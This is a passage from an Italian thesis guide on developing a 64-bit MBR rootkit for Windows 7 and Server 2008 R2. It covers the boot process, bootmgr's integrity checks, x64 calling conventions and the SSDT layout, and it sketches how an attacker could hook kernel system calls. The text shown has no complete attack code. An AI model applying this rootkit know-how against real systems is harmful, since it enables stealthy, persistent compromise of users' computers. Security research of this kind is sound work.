

X64 MBR Rootkit

Your pc is under attack again!

Progetto di ricerca e
tesi di laurea a cura di

Andrea Allievi

Prefazione all'edizione disponibile su internet

La presente grande guida riguarda un progetto di ricerca, con lo scopo di creare un esemplare di MBR Rootkit operante a 64 bit, effettuato dall'autore per laurearsi nel Settembre 2010. Questa versione è conforme all'originale ma con piccole modifiche atte ad evitare la costruzione di virus e rootkit da parte dei lettori. Le modifiche riguardano l'omissione di poche parti di codice, soprattutto del codice deputato a bypassare Windows UAC.

Il progetto e la tesi sono stati valutati dalla commissione di Laurea 7 punti su 7 e hanno permesso all'autore di laurearsi in Informatica con specializzazione in Comunicazione e Sicurezza dei Sistemi Informatici.

Per qualsiasi informazione, commento, o comunicazione rivolgersi a: aall86@altervista.org

L'autore ora cerca lavoro nell'ambito di ricerca o della Sicurezza Informatica. Qualsiasi offerta è ben accetta (nel caso il lettore facesse parte di un'azienda interessata può mandare per favore una mail all'indirizzo citato prima)...

Copyright© 2010 by Andrea Allievi
Tutti i diritti sono riservati

Indice

Indice	3
Parte 1 – Introduzione	4
1.1 Introduzione al processo di boot	4
1.2 Introduzione ai sistemi di sicurezza di Startup di Windows	6
Parte 2 – Analisi dell’ Kernel X64 di Windows	8
2.1 Primo impatto con il Kernel X64	8
2.2 Principali differenze architetturali con X86	8
2.3 X64 Calling Convention	9
2.4 Scavare nel profondo del Kernel X64: la System Service Descriptor Table	11
2.5 ASLR – Address Space Layout Randomization	13
2.6 Kernel X64 di Windows: Patchguard & Driver Signing Enforcement	15
2.6.1 Il Test	15
2.6.2 Patchguard in azione	16
2.7 Conclusioni	17
Parte 3 – Distruggere le barriere di X64	18
3.1 Il Rootkit Mebroot.C	18
3.2 Disarmare PatchGuard, Loader Integrity Checks, e Driver Signing Enforcement	19
3.2.1 Loader Integrity Checks	19
3.2.2 Driver Signing Enforcement	20
3.2.3 La “bestia nera”: PatchGuard	21
3.3 Unire i pezzi del puzzle e creare il Master Bootloader	23
Parte 4 – Il progetto del Rootkit	27
4.1 La parte Kernel Mode del Rootkit	27
4.2 La parte User Mode del Rootkit	28
4.3 Il payload del rootkit – programma di Setup	28
Parte 5 – Analisi del codice del Driver	30
5.1 IRP Hooking per le scritture sui settori del disco fisso	30
5.2 Direct Kernel Object Manipulation	33
5.3 Le “Asynchronous Procedure Call” di Windows	35
Parte 6 – Analisi del codice del Payload	39
6.1 Sfuggire agli antivirus	39
6.2 Windows User Account Control	42
6.2.1 Idee per il bypass di UAC	42
6.3 Le routine di installazione e verifica	47
Parte 7 – Considerazioni Finali	51
7.1 Componenti ancora da sviluppare (Todo List)	51
7.1.1 Comunicazione tra sistemi vittima e attaccante	52
7.1.2 Packing e cifratura del payload	53
7.1.3 Modalità di diffusione	53
7.2 Massima potenza: SMM e Bios Rootkit	54
7.3 Conclusioni	55
Bibliografia	57

Parte 1 – Introduzione

Questo approfondimento è legato al mondo della sicurezza informatica dei nuovi sistemi a 64 bit (in particolare si parlerà di Windows Seven X64 e di Windows Server 2008 R2). È consigliato vivamente al lettore di dare un'occhiata al primo articolo sul mondo dei rootkit disponibile [qui](#). Dato che questa è una guida per **esperti** del settore è richiesta da parte del lettore una conoscenza del linguaggio C e Assembler, e anche una minima knowledge sullo sviluppo di driver, e sull'architettura del kernel di Windows.

“Durante una giornata di lavoro, mi sono imbattuto in quelli che al momento (Maggio 2010) sono due dei rootkit più potenti in circolazione: il Mebroot.C e il TDL3. Analizzando uno dei pc vittima (che utilizzava Windows Xp come OS) mi sono accorto che, collegato ad un debugger, il sistema dava strani messaggi presi dal film dei Simpsons (NON è uno scherzo). Dopo svariate ricerche scoprii che il driver DISK.SYS era stato modificato, però non riuscivo a capire da dove... Eseguendo un po' di reverse engineering della nuova routine di lettura del suddetto driver (MajorFunction[IRP_MJ_READ]), sono riuscito a capire che il rootkit utilizzava un file system cifrato tutto suo per caricare il driver in memoria, presente sugli ultimi settori del disco fisso. La routine del rootkit intercettava le richieste di lettura del settore 0 (Master Boot Record), 61 e 62 del primo disco fisso, deviando le richieste e restituendo il contenuto di altri settori. Ma cosa contenevano i settori 0, 61 e 62? Esaminando l'hard-disk con un altro pc (quindi dall'esterno) e disassemblando con un debugger i suddetti settori, con grande sorpresa scoprii che contenevano un MBR modificato ad hoc per permettere al rootkit di installarsi e di agire indisturbato sul pc della vittima”

L'autore si era imbattuto in un MBR rootkit. Questa è un rootkit molto potente, il quale utilizza delle tecniche di stealth frutto di mesi e mesi di ricerca.... Il lettore è rimandato al link di F-Secure per un'analisi approfondita di queste nuove minacce (<http://www.f-secure.com/weblog/archives/Kasslin-Florio-VB2008.pdf>).

L'MBR Rootkit è molto interessante, al di là delle sue tecniche di stealth e di sopravvivenza ai vari firewall / antivirus, perché sfrutta una debolezza dei sistemi informatici vecchia di 20 anni (infatti il sistema di boot e il bios risalgono al primo pc IBM del 1986). Lo scopo di questa ricerca è quella di studiare il funzionamento della parte di startup del MBR Rootkit, e replicare un esemplare simile, però con l'obiettivo di bucare i recenti sistemi a 64 bit (architettura AMD 64). Il lettore si è mai chiesto perché ad oggi non ci sono disponibili rootkits, e c'è ben poco malware in generale, che colpisce sistemi a 64 bit (vedi Windows Seven X64)? Andremo ad analizzare l'architettura di un sistema Windows Server 2008 R2 X64 e scopriremo quindi il perché di questo più alto grado di sicurezza rispetto ai classici sistemi a 32 bit X86.... Dopodiché sfrutteremo la debolezza del processo di boot per “tentare” di colpire il kernel a 64 bit.... Questa guida è concentrata sulla parte di attacco del rootkit che svilupperemo, la parte relativa alle tecniche di difesa non sarà affrontata in quanto è fuori dallo scopo del progetto.

Consiglio vivamente di leggere il primo approfondimento sul mondo dei rootkit, scritto dall'autore di questa guida, disponibile al seguente indirizzo: <http://www.aall86.altervista.org/guide/Rootkits.pdf>

1.1 Introduzione al processo di boot

All'accensione di una workstation, il primo software che va in esecuzione è il BIOS (Basic Input and Output System). Il BIOS ha come compito quello di inizializzare tutte le periferiche, e lavora in una modalità a 16 bit chiamata Real Mode (il lettore dovrebbe già conoscere parte dei dettagli della modalità Real Mode). Il codice del bios, alla fine della sua esecuzione, cede il controllo della macchina al primo settore dell'hard disk (settor 0), che è chiamato Master Boot Record. Da 20 anni a sta parte

infatti, i dischi fissi dei pc sono divisi in settori di grandezza 512 bytes, e sono organizzati in partizioni. Il programma presente nell'MBR (caricato dal bios all'indirizzo di memoria fisico 0x0000:0x7C00) per prima cosa analizza la "partition table" dell'hard disk in cerca di una partizione avviabile. Tralasciando i dettagli, una volta che il codice dell'MBR (di grandezza 446 bytes massimo) ne ha trovata una, esso non fa altro che caricare in memoria il primo settore dell'hard disk in cui inizia la prima partizione avviabile, chiamato Boot Sector (appunto perché contiene codice macchina necessario ad eseguire il sistema operativo). Il nome però può trarre in inganno, alcuni libri e manuali infatti indicano il Boot Sector come formato da più settori (quello di Windows ha dimensione totale di 8 KB, 16 settori). In realtà però, è vero che il "programma di avvio" di Windows è composto da più settori, ma è il primo settore della partizione (Boot Sector) a caricare i successivi settori del programma di avvio...




Figura 1 – Il Master Boot Record di Windows 7 disassemblato

Da ora in poi riferiremo il Boot Sector come quel programma intero (16 settori: 8 KB) che carica i successivi file di startup, il primo pezzo di software che può leggere il file system del sistema operativo (precisamente solo i files contenuti nella directory radice).

Il boot Sector cerca e legge il file principale di boot di Windows, lo carica in memoria interamente ad uno specifico indirizzo (sempre Real Mode), e passa il controllo ad esso. Questo file nei sistemi Vista/Seven/Windows Server 2008 prende il nome di "bootmgr" (diminutivo di NT Boot Manager). Se il boot sector non trova il file "bootmgr", dà un messaggio di errore all'utente ("BOOTMGR is missing" oppure "BOOTMGR is compressed" nel caso di errori di lettura) e disattiva la CPU principale. Il processo di boot in tale modo viene bloccato e la macchina andrà per forza riavviata...

Una delle prime azioni che farà il Bootmgr sarà quella di cambiare la modalità di lavoro della Cpu a Protected Mode. Dopo aver costruito tutte le strutture dati per il "paging" della memoria, Bootmgr abiliterà anche la memoria paginata. Quando Bootmgr ha inizializzato la modalità protetta e la paginazione, sarà pienamente operativo ed eseguirà lo startup del sistema operativo vero e proprio... (vedi il libro di Russinovich per i dettagli). Ecco qui un breve schema del processo di boot:




Figura 2: Schema del processo di Boot di Windows 7

1.2 Introduzione ai sistemi di sicurezza di Startup di Windows

I file di avvio dei più recenti sistemi Microsoft vengono verificati da routine a basso livello a partire dallo stesso Bootmgr. Esso infatti verifica anche se stesso prima dell'esecuzione, con una semplice routine che analizza il checksum del file su disco (vedi le routine *ImgpValidateImageHash* e *BmFwVerifySelfIntegrity*). Successivamente Bootmgr, se necessario, presenta all'utente una schermata per scegliere quale OS avviare, in caso viene scelto Windows, passa l'esecuzione al file "winload.exe" (il loader del kernel di Windows). Nei sistemi a 64 bit prima del caricamento di Winload, viene effettuato lo switch del processore a 64 bit, modalità Long Mode. Bootmgr effettua sempre una verifica dell'integrità del nuovo file di avvio prima di caricarlo in memoria. Questo è un grosso problema nel caso di modifica sul disco dei file di avvio, in quanto queste alterazioni verrebbero subito evidenziate e il processo di startup verrebbe irrimediabilmente bloccato (in realtà bootmgr se trova una qualsiasi alterazione, di solito esegue il sistema di ripristino di Windows con l'obiettivo di ripristinare i files corrotti), a meno che non vengono modificate anche le suddette routine di controllo dell'integrità. Infine Winload, dopo aver inizializzato parte delle strutture dati per il kernel, carica in memoria i file principali del kernel di Windows, dopo averli precisamente verificati (checksum check e integrity check). Per correttamente alterare i file di esecuzione andrebbero quindi modificate parecchie routine di startup rendendo questa strada complicata da intraprendere...

```

Disassembly - Kernel 'com:pipe,port=\\.\pipe\com_x64,resets=0' - WinDbg:6.11.0001.404 AMD64
Offset: 00421c8b
Previous Next

00421c69 c20400      ret     4
bootmgr!ImgpValidateImageHash:
00421c6c 8bff        mov     edi,edi
00421c6e 55          push    ebp
00421c6f 8bec        mov     ebp,esp
00421c71 83e4f8      and     esp,0FFFFFFF8h
00421c74 81ec3c010000 sub     esp,13Ch
00421c7a 53          push    ebx
00421c7b 8b5d08      mov     ebx,dword ptr [ebp+8]
00421c7e 56          push    esi
00421c7f 57          push    edi
00421c80 8bf0        mov     esi,eax
00421c82 e816fcffff call    bootmgr!ImgpVerifyMinimalCodeIntegrityInitializat:
00421c87 8bf8        mov     edi,eax
00421c89 85ff        test    edi,edi
00421c8b 0f8c02020000 jl      bootmgr!ImgpValidateImageHash+0x227 (00421e93)
00421c91 f6451804    test    byte ptr [ebp+18h],4      ss:0030:00061914=07
00421c95 a1d4454900 mov     eax,dword ptr [bootmgr!BlImgAcceptedRootKeys (004
00421c9a 89442418    mov     dword ptr [esp+18h],eax
00421c9e 7405        je      bootmgr!ImgpValidateImageHash+0x39 (00421ca5)
00421ca0 83642418d7 and     dword ptr [esp+18h],0FFFFFFD7h
00421ca5 f6451801    test    byte ptr [ebp+18h],1
00421ca9 c644241301 mov     byte ptr [esp+13h],1
00421cae 7405        je      bootmgr!ImgpValidateImageHash+0x49 (00421cb5)
00421cb0 c644241300 mov     byte ptr [esp+13h],0
00421cb5 f6451802    test    byte ptr [ebp+18h],2
00421cb9 b101        mov     cl,1
00421cbb 7402        je      bootmgr!ImgpValidateImageHash+0x53 (00421cbf)
00421cbd 32c9        xor     cl,cl
00421cbf 833e00      cmp     dword ptr [esi],0
00421cc2 7430        je      bootmgr!ImgpValidateImageHash+0x88 (00421cf4)

```

Figura 3 – La funzione del Bootmgr ImgpValidateImageHash deputata a verificare il loader

Parte 2 – Analisi dell' Kernel X64 di Windows

In questa parte ci occuperemo di fare una prima analisi interna di un sistema Windows Server 2008 R2, con l'aiuto di diversi strumenti, quali un Debugger (WinDbg, chè è uno dei più potenti debugger in circolazione), una macchina virtuale (VMWare), un disassemblatore e un compilatore (Visual Studio 2008).

I dettagli su come preparare la connessione host - guest di debug del Kernel non verranno trattati, in quanto su internet è presente già tutta la documentazione ufficiale di Microsoft necessaria (vedi http://www.microsoft.com/whdc/driver/tips/debug_vista.msp#).

2.1 Primo impatto con il Kernel X64

Nel mondo a 32 bit esistono svariati modi per alterare il Kernel di un sistema operativo; come già visto nel primo approfondimento, alcune delle tecniche sono le seguenti:

- a. Alterazione della System Service Descriptor Table (tabella delle chiamate di sistema)
- b. Modifica dei registry Model Specific del processore, che contengono gli indirizzi di funzioni di sistema (KiSystemCall ad esempio)
- c. Modifica dell'array di Dispatch Functions di un driver (IRP_MJ_READ e IRP_MJ_WRITE in particolare)
- d. Deviazioni inline del codice macchina delle funzioni del Kernel
- e. Scrittura di un Filter Driver personalizzato per modificare il driver sottostante
- f. Modifica delle strutture dati quali la Interrupt Descriptor Table, Global Descriptor Table, Local Descriptor Table di un processore
- g.

La prima differenza sostanziale che balza all'occhio rispetto alle versioni precedenti di Windows è che il nuovo OS ha un sistema tutto diverso di startup, e permette anche di abilitare il debug del boot loader e del loader del Kernel (Winload.exe). Per le nostre analisi abiliteremo tutti i 3 tipi di debug. Una volta connesso il debugger con un cavo seriale (o con una named pipe nel caso di connessioni VMWare), è il momento di mandare in esecuzione la macchina guest (obiettivo del debug)... Il codice viene interrotto a pochi bytes dopo la funzione "BmMain" (funzione di startup principale del "bootmgr"). L'esecuzione è ancora a 32 bit Protected Mode, una volta rimandato in esecuzione con il comando "go", il debugger si interrompe ancora, però questa volta l'esecuzione è a 64 bit e il punto di interruzione è nella funzione "BIBdStart" del loader del Kernel (winload.exe). Analizzando il codice a 64 bit e seguendo "step by step" le istruzioni, la prima cosa da capire è che l'architettura X64 utilizza una nuova convenzione di chiamata per le funzioni...

2.2 Principali differenze architetturali con X86

Esistono tante differenze tra le due architetture a 64 e a 32 bit. Questa sarà una breve introduzione; per i dettagli il lettore è rimandato a leggere i manuali dell'Intel disponibili a questo indirizzo:

<http://www.intel.com/products/processor/manuals/>.

La modalità operativa a 64 bit prende il nome di "Long Mode"; tutti gli indirizzi di memoria e tutti i registri del processore sono a 64 bit (8 byte). Sono stati quasi del tutto eliminati i registri di segmento (CS DS ES SS), in quanto la memoria viene sempre paginata, e sono stati ampliati i registri General Purpose, con l'introduzione di 8 nuovi registri (R8 – R15), e di altri registri floating-point. Le strutture dati per la memoria segmentata (GDT e LDT), per retro compatibilità sono state mantenute, ma ora non vengono quasi del tutto più utilizzate. I sistemi a 64 bit possono indirizzare memoria Ram fisica con un

limite teorico di 16 EB (Exa Byte = 18×10^{18} bytes), sfruttato però in minima parte dai moderni sistemi operativi. Lo spazio di indirizzamento di Windows è così strutturato:

Partition	x86 32-Bit Windows	x86 32-Bit Windows with 3 GB User-Mode	x64 64-Bit Windows	IA-64 64-Bit Windows
NULL-Pointer Assignment	0x00000000	0x00000000	0x00000000'00000000	0x00000000'00000000
	0x0000FFFF	0x0000FFFF	0x00000000'0000FFFF	0x00000000'0000FFFF
User-Mode	0x00010000	0x00010000	0x00000000'00010000	0x00000000'00010000
	0x7FFEFFFE	0xBFFEFFFE	0x000007FF'FFFEFFFF	0x000006FB'FFFEFFFF
64-KB Off-Limits	0x7FFF0000	0xBFFF0000	0x000007FF'FFFF0000	0x000006FB'FFFF0000
	0x7FFFFFFF	0xBFFFFFFF	0x000007FF'FFFFFFFF	0x000006FB'FFFFFFFF
Kernel-Mode	0x80000000	0xC0000000	0x00000800'00000000	0x000006FC'00000000
	0xFFFFFFFF	0xFFFFFFFF	0xFFFFFFFF'FFFFFFFF	

Figura 4: Confronto tra gli spazi di indirizzamento di memoria in varie versioni di Windows (architetture differenti)

Windows X64 può arrivare ad utilizzare “solo” un massimo di 16 Tb di memoria fisica a causa dei limiti degli indirizzi fisici delle “Page Tables” (viene infatti utilizzato uno schema di traduzione della memoria virtuale a 48 bit, in più le strutture dati di indirizzamento di Windows sono a 44 bit). Questo limite verrà superato in futuro...

2.3 X64 Calling Convention

Il mondo a 32 bit utilizza quattro modalità diverse di passaggio dei parametri ad una funzione: *stdcall*, *fastcall*, *cdecl* e *thiscall*. Queste modalità esprimono il modo in cui i parametri vengono recuperati da una funzione chiamata dopo l'esecuzione dell'istruzione macchina “CALL” da parte del chiamante. Di solito in X86 i parametri vengono piazzati nello Stack, poi il chiamante li recupera tramite istruzioni “POP”. Sono quindi necessari uno o più accessi alla memoria per il trasferimento. L'architettura X64 invece utilizza una nuova convenzione identica per tutte le funzioni e i compilatori, che risulta molto più veloce in quanto utilizza principalmente i nuovi registri del processore (8 nuovi registri a 64 bit: da R8 a R15):

- I primi 4 parametri vengono passati nei registri RCX, RDX, R8 e R9. I restanti parametri (in ordine da destra verso sinistra) invece vengono piazzati nello stack. Inoltre, nello stack viene riservato spazio anche per i parametri presenti nei registri, nel caso in cui la funzione chiamata vuole successivamente trasferirli in memoria.
- Il valore di ritorno viene posizionato nel registro RAX, se il valore è più grande di 64 bit, viene messo in RAX il puntatore alla memoria dove è presente il valore di ritorno
- Il chiamato NON ripulisce lo stack, è compito del chiamante (in questo modo sono possibili funzioni con un numero di argomenti variabili)

Per i dettagli si consulti questo link: http://www.osronline.com/DDKx/kmarch/64bitamd_7qqv.htm

La X64 Calling convention necessita però di un approfondimento in quanto dovremo utilizzarla successivamente per lo sviluppo della nostra funzione APC. Ipotizziamo quindi che una funzione *Func1* debba chiamare una funzione *Func2* che accetta 3 parametri:

```
DWORD Func2(int p1, LPVOID p2, QWORD p3) {
    // ...
}
```

```

    return val;
}

DWORD Func1(LPVOID param) {
    int p1 = 56;
    LPVOID * si = (LPVOID*)0x34fee8;
    QWORD large = 0x3278abcc11987654;
    // ...
    return Func2(p1, si, large);
}

```

La funzione *Func1* disassemblata, al momento di richiamare la *Func2*, si comporta in maniera seguente:

```

4883EC48    sub    rsp, 38h
4C8B442420  mov    r8,qword ptr [large]
488B542430  mov    rdx,qword ptr [si]
8B4C2428    mov    ecx,dword ptr [p1]
E8A4FFFFFF  call   Func2
4883C448    add    rsp,38h
C3         ret

```

Balza subito all’occhio un fatto importantissimo, anche se la procedura *Func2* utilizza solo 3 parametri vengono riservati 0x38 bytes di spazio sullo stack (56 bytes). Perché questo? Anche se una funzione utilizza meno di 4 parametri a 64 bit (0x20 bytes totali) lo spazio riservato nello stack deve sempre essere almeno di 32 bytes, o un valore allineato a 16 bytes + 8 bytes di spazio per il valore di ritorno salvato dall’istruzione *call*. Questo perché la funzione chiamata potrebbe salvare i valori dei registri utilizzati per il passaggio dei parametri. Infatti la procedura *Func2*:

```

4C89442418  mov    qword ptr [rsp+18h],r8           ; Salva i parametri sullo stack
4889542410  mov    qword ptr [rsp+10h],rdx
894C2408    mov    dword ptr [rsp+8],ecx
4881EC x00000000  sub    rsp,x0h                         ; Riserva un eventuale altro spazio per le
                                           ; variabili locali

4881C4x00000000  add    rsp,x0h
C3         ret

```

La regola generale per chiamare una funzione X64 è quindi la seguente: la funzione chiamante deve allocare spazio sullo stack per i parametri della procedura chiamata utilizzando una istruzione “*sub rsp, x0h*” seguendo la formula **(16 * n) + 8 bytes** per decidere quanto spazio riservare (“n” è un numero naturale **>= 2**) Come è possibile osservare il sistema è totalmente diverso rispetto alla convenzione utilizzata in X86, dove si utilizzano le istruzioni “push” e “pop”. Una volta che la funzione chiamata termina è compito del chiamante ripulire lo stack con un istruzione “*add rsp, x0h*”. Se lo stack non è allineato (ovvero non viene utilizzata la formula precedente), oppure se non viene riservato lo spazio minimo di 0x28 bytes prima di una chiamata ad una funzione, si verificano gravi errori di routine con conseguente termine del programma.




Figura 5: Stato dello stack al momento dell'esecuzione della procedura Func2

APPROFONDIMENTO

Per analizzare la X64 Calling convention è necessario, prima di compilare le funzioni di esempio, disattivare tutte le ottimizzazioni del codice del compilatore, in quanto di default il compilatore quando scrive il codice macchina, inserisce delle ottimizzazioni per la velocità e la dimensione del codice, le quali modificano la convenzione di chiamata X64. Per un elenco di queste ottimizzazioni (istruzioni jmp, funzioni inline, etc...) il lettore è invitato a leggere la documentazione del rispettivo compilatore (come ad esempio Visual Studio 2008).

2.4 Scavare nel profondo del Kernel X64: la System Service Descriptor Table




Figura 4: Schema della Service Descriptor Table come da progetto originale (4 tabelle, 2 in uso)

La System Service Descriptor Table è una struttura dati fondamentale che permette al sistema operativo di funzionare correttamente. Negli ultimi anni però, è sempre stata uno dei maggiori componenti bersaglio dei Rootkit (anche a causa della sua facilità di alterazione: il metodo usato per manomettere questa tabella infatti è molto semplice, non richiede particolari capacità informatiche ed è privo di particolari protezioni). Essa non è altro che una tabella che contiene tutti gli indirizzi di memoria dove sono mappate le funzioni native del kernel di Windows. In questo modo durante la transizione tra codice User mode (Ring 3) e codice Kernel Mode (Ring 0), al processore di sistema è necessario solo l'indirizzo base dove è mappata la tabella e un indice all'interno di essa per eseguire codice del Kernel. Nei sistemi a 32 bit, come più volte spiegato nel primo approfondimento sui Rootkit, essa non è formata altro che da un array di puntatori (4 byte) alle funzioni native del Kernel (KiServiceTable), e da un secondo array che contiene il numero di bytes necessari ai parametri delle suddette funzioni (KiArgumentTable).

```

kd> x NT!KeService*
8055b6c0 nt!KeServiceDescriptorTableShadow = <no type information>
8055b700 nt!KeServiceDescriptorTable = <no type information>
kd> dd 8055b700
8055b700 80504428 00000000 0000011c 8050489c
8055b710 00000000 00000000 00000000 00000000
8055b720 00000000 00000000 00000000 00000000
8055b730 00000000 00000000 00000000 00000000
8055b740 00000002 00002710 00000000 00000000
8055b750 8055b750 8055b750 806f5040 806f5040
8055b760 00000000 00000000 00000000 00000000
8055b770 00000000 00000000 00000000 00000000
kd> ln 80504428
(80504428) nt!KiServiceTable | (80504898) nt!KiServiceLimit
Exact matches:
nt!KiServiceTable = <no type information>
kd> ln 8050489c
(8050489c) nt!KiArgumentTable | (805049c4) nt!KiXMMIZeroPageNoSave
Exact matches:
nt!KiArgumentTable = <no type information>
kd>

```

Figura 6 - La System Service Descriptor Table a 32 bit

Nel mondo a 64 bit l'intero meccanismo è stato ripensato: mentre nei vecchi sistemi l'indirizzo della tabella è esportato dal simbolo *KiServiceDescriptorTable* del file "Ntoskrnl.exe" (cosa significa esportare è un concetto dato per già appreso dal lettore, se così non fosse il lettore dovrebbe leggere il libro "Windows via C/C++" di Richter), e quindi è disponibile a tutti i drivers e programmi del Kernel. Nei nuovi sistemi il simbolo NON è più esportato e non è più possibile ottenere l'indirizzo di memoria della tabella delle System Call. Inoltre il funzionamento di tale tabella è ben diverso: mentre prima erano memorizzati tutti gli indirizzi di memoria delle Api native di Windows, ora la tabella è un array di valori a 32 bit (4 byte) che contengono il risultato di questa espressione:

(Indirizzo Funzione Nativa – Indirizzo KiServiceTable) << 4

Il trucchetto che si sono inventati in Microsoft, parte dal presupposto che il Kernel di Windows viene mappato tutto in indirizzi di memoria virtuali continui (l'intero Kernel è ben più piccolo di 256 Mb!!) ed è molto efficace per due ragioni: per prima cosa un attaccante, con lo scopo di alterare la tabella in questione, dovrebbe inventarsi un algoritmo per trovarne l'indirizzo (cosa ancora abbastanza semplice, almeno per l'autore, infatti è sufficiente inventarsi un algoritmo che analizza la funzione *KiSystemServiceStart*); la seconda e più restrittiva ragione è data dal fatto che l'attaccante dovrebbe trovare un modo di piazzare la sua funzione nativa alternativa in uno spazio di indirizzamento **che non dista** più di 256 Mb dalla KeServiceDescriptorTable (infatti osservando l'espressione sopra si nota che vengono utilizzato solo 28 bit su 32 per memorizzare l'offset dell'Api nativa, 28 bit possono rappresentare un massimo di 256Mb di memoria, gli altri 4 bit invece sono utilizzati per memorizzare altri dati per i parametri). Una possibile soluzione per l'attaccante sarebbe quella di tentare ripetute

chiamate alla *ExAllocatePoolWithTag* (funzione del Kernel per allocare memoria virtuale) fino a quando non viene restituita una posizione accettabile che dista meno di 256 Mb dalla tabella SSDT, oppure si potrebbe sfruttare quella poca memoria libera situata tra una funzione e l'altra del Kernel (riempita con istruzioni fantoccio *int 3* o *nop*, sfruttata da Microsoft per l'hot patching).

```

